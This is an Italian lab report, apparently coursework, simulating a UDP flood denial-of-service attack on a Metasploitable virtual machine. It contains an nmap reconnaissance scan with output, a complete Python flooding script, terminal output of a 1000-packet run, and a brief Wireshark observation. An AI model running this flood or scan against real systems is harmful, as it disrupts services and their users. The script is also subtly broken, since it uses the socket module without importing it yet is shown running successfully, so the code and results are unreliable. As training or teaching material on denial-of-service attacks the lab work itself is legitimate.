Report Tecnico: Simulazione Attacco UDP Flood

1. Obiettivo dell'Esercitazione

L'obiettivo è comprendere il funzionamento degli attacchi **Denial of Service (DoS)** tramite la simulazione di un **UDP Flood**. Questa tecnica mira a saturare le risorse di una macchina target inviando un volume massivo di pacchetti UDP, rendendo i servizi indisponibili.

2. Fase di Ricognizione (Footprinting)

Prima di eseguire l'attacco, è stata effettuata una scansione della macchina target METASPLOITABLE (`192.168.50.10`) per mappare i servizi attivi.

Dalla scansione sono emerse diverse porte aperte. Per la simulazione UDP, ho scelto di puntare verso una porta specifica che permettesse di osservare il comportamento del flusso dati

- **Strumento utilizzato:** Nmap.
- **Comando:** nmap -sS 192.168.50.10

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nmap -sS 192.168.50.10
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-08 10:55 EDT
Nmap scan report for 192.168.50.10
Host is up (0.00013s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:79:F5:EE (PCS Systemtechnik/Oracle VirtualB
ox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 16.86 seconds
```

3. Sviluppo del programma (Python)

È stato sviluppato uno script in Python per automatizzare l'invio dei pacchetti.

- **Specifiche del pacchetto:** Ogni pacchetto ha una dimensione di **1 KB**, generata con byte casuali tramite il modulo random.

- **Gestione Input:** Lo script richiede l'IP target, la porta e il numero di pacchetti da inviare.

home > kali > Downloads > udp.py > ...

```python
import random

def esegui_test():
    print("--- Test del Codice UDP Flood ---")

    # Dati per il test
    ip = input("Inserisci IP Target: ")
    porta = int(input("Inserisci Porta Target: "))
    quantita = int(input("Quanti pacchetti da 1 KB? "))

    # Creazione Socket
    sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

    # Creazione Pacchetto da 1 KB
    pacchetto = bytes([random.randint(0, 255) for _ in range(1024)])

    print(f"\nInviando {quantita} pacchetti a {ip}...")

    try:
        for i in range(quantita):
            sock.sendto(pacchetto, (ip, porta))
            if (i + 1) % 100 == 0:
                print(f"Inviati {i + 1} pacchetti...")
        print("\nTest completato con successo!")
    except Exception as e:
        print(f"Errore durante l'invio: {e}")
    finally:
        sock.close()

if __name__ == "__main__":
    esegui_test()
```

Ln 32, Col 18 Spaces: 4 UTF-8 LF { } Python 3.13.9 (venv) Python 3.13.9

.4. Esecuzione della Simulazione

Lo script è stato eseguito nel terminale di Kali Linux, puntando alla porta UDP prescelta.

- **Dati inseriti:** Target IP `192.168.50.10`, Porta `513`, Quantità `1000`.


```
Nmap done: 1 IP address (1 host up) scanned in 16.86 seconds

┌──(kali㉿kali)-[~/Downloads]
└─$ python3 udp.py
── Test del Codice UDP Flood ──
Inserisci IP Target: 192.168.50.10
Inserisci Porta Target: 513
Quanti pacchetti da 1 KB? 1000

Inviando 1000 pacchetti a 192.168.50.10 ...
Inviati 100 pacchetti ...
Inviati 200 pacchetti ...
Inviati 300 pacchetti ...
Inviati 400 pacchetti ...
Inviati 500 pacchetti ...
Inviati 600 pacchetti ...
Inviati 700 pacchetti ...
Inviati 800 pacchetti ...
Inviati 900 pacchetti ...
Inviati 1000 pacchetti ...

Test completato con successo!

┌──(kali㉿kali)-[~/Downloads]
└─$
```

5. Analisi del Traffico (Monitoring)

Tramite **Wireshark**, è stato analizzato il flusso di dati in tempo reale per verificare l'efficacia dello script. La densità dei pacchetti visualizzati dimostra l'effetto "flood", ovvero un inondamento di dati che porterebbe a saturare le richieste di determinati servizi, rendendoli così indisponibili e causando significativi impatti sul business delle aziende.